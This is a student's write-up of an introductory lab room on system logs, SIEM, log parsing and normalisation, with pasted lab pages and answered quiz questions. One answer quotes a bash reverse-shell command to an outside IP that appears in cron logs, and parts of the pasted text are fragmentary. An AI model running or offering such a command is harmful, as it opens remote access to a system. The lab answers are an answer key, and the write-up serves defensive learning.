ROOM 2: INTRO TO LOGS

Learning Objective

The objective of this room was to understand system logs, different log sources, and how logs help SOC analysts investigate suspicious activities.

1. Introduction

In this room, I learned what logs are and why they are important in cybersecurity. Logs record activities happening on a system, application, or network. I understood that SOC analysts use logs to investigate security events and identify unusual behaviour.

2. Key Concepts Learned

What Are Logs?

Logs are records of events generated by operating systems, applications, and network devices. They can contain timestamps, usernames, IP addresses, event details, and error messages.

Types of Logs

- **System Logs:** Record system activities and operating system events.
- **Authentication Logs:** Record successful and failed login attempts.
- **Application Logs:** Record events related to applications.
- **Web Server Logs:** Record requests made to a web server, including URLs, HTTP status codes, and client IP addresses.
- **Security Logs:** Record security-related activities, such as account logins and access attempts.

Log Analysis

Log analysis involves examining log entries to understand what happened, when it happened, and which systems or users were involved.

SIEM

A Security Information and Event Management (SIEM) tool collects and analyses logs from different sources. It helps analysts identify suspicious activities and investigate alerts.

3. Practical Learning

During this room, I explored log files and learned how to identify important information from log entries.

I also investigated authentication and system-related logs. I learned that repeated failed login attempts, unusual commands, and suspicious network connections can be useful indicators during a security investigation.

I explored how log parsing and normalisation help make log data easier to search and analyse.

4. SOC Analyst Perspective

Logs are one of the main sources of information used by SOC analysts. When an alert occurs, an analyst can review relevant logs to identify the source, timestamp, affected account, and activity involved.

For example, multiple failed login attempts from an unfamiliar IP address may require further investigation. The analyst can correlate related events to understand whether the activity is suspicious.

5. What I Learned


- I understood what logs are and why they are important.

- I learned about system, authentication, application, and web server logs.
- I understood how failed login attempts can help identify suspicious activity.
- I learned why log parsing and normalisation are useful.
- I understood how logs support security monitoring and incident investigation.

6. Conclusion

This room helped me understand the importance of logs in cybersecurity. I learned that reviewing and analysing log entries helps SOC analysts investigate events, identify suspicious behaviour, and understand what happened on a system.

7. Evidence



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- **Azure Monitor Logs:** Guidelines for log monitoring on Microsoft Azure.
- **Google Cloud Logging:** Guidelines for logging on the Google
- **Oracle Cloud Infrastructure Logging:** Guidelines for logging
- **Virginia Tech - Standard for Information Technology Logging:** Sample log review and compliance guideline.

To exit full screen, press and hold Esc



Answer the questions below

Based on the list of log types in this task, what log type is used by the log file specified in the note from Task 2?

Web Server Log ✓ Correct Answer

Based on the list of log formats in this task, what log format is used by the log file specified in the note from Task 2?

Combined ✓ Correct Answer

Task 4 Collection, Management, and Centralisation

Task 5 Storage, Retention, and Deletion

Task 6 Hands-on Exercise: Log analysis process, tools, and techniques

Task 7 Conclusion

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1 2 3 4 5 6 7 8 9 10

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damianhall@WEBSRV-02:/var/log/websrv-02$

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IMPORTANT: If remote forwarding of logs is not configured, tools such d for the manual collection of logs.

Answer the questions below

After configuring rsyslog for sshd, what username repeatedly appears in the sshd logs at /var/log/websrv-02/rsyslog_sshd.log, indicating failed login attempts or brute forcing?

stansimon ✓ Correct Answer

What is the IP address of SIEM-02 based on the rsyslog configuration file /etc/rsyslog.d/99-websrv-02-cron.conf, which is used to monitor cron messages?

10.10.10.101 ✓ Correct Answer

Based on the generated logs in /var/log/websrv-02/rsyslog_cron.log, what command is being executed by the root user?

/bin/bash -c "/bin/bash -i >& /dev/tcp/34.253.159.159/9999 0>&1" ✓ Correct Answer

Task 5 Storage, Retention, and Deletion

Task 6 Hands-on Exercise: Log analysis process, tools, and techniques

Task 7 Conclusion


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Answer the questions below

Based on the logrotate configuration /etc/logrotate.d/99-websrv-02_cron.conf, how many versions of old compressed log file copies will be kept?

24 — ✓ Correct Answer

Based on the logrotate configuration /etc/logrotate.d/99-websrv-02_cron.conf, what is the log rotation frequency?

hourly — ✓ Correct Answer

Task 6 Hands-on Exercise: Log analysis process, tools, and techniques

Task 7 Conclusion


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NOTE: You can access the URL using the AttackBox or VM browser. However, please be aware that Firefox on the VM may take a few minutes to boot up.

Answer the questions below

Upon accessing the log viewer URL for unparsed raw log files, what error does "/var/log/websrv-02/rsyslog_cron.log" show when selecting the different filters?

No date field — ✓ Correct Answer

What is the process of standardising parsed data into a more easily readable and query-able format?

Normalisation — ✓ Correct Answer

What is the process of consolidating normalised logs to enhance the analysis of activities related to a specific IP address?

Enrichment — ✓ Correct Answer

Task 7 Conclusion

How likely are you to recommend this room to others?

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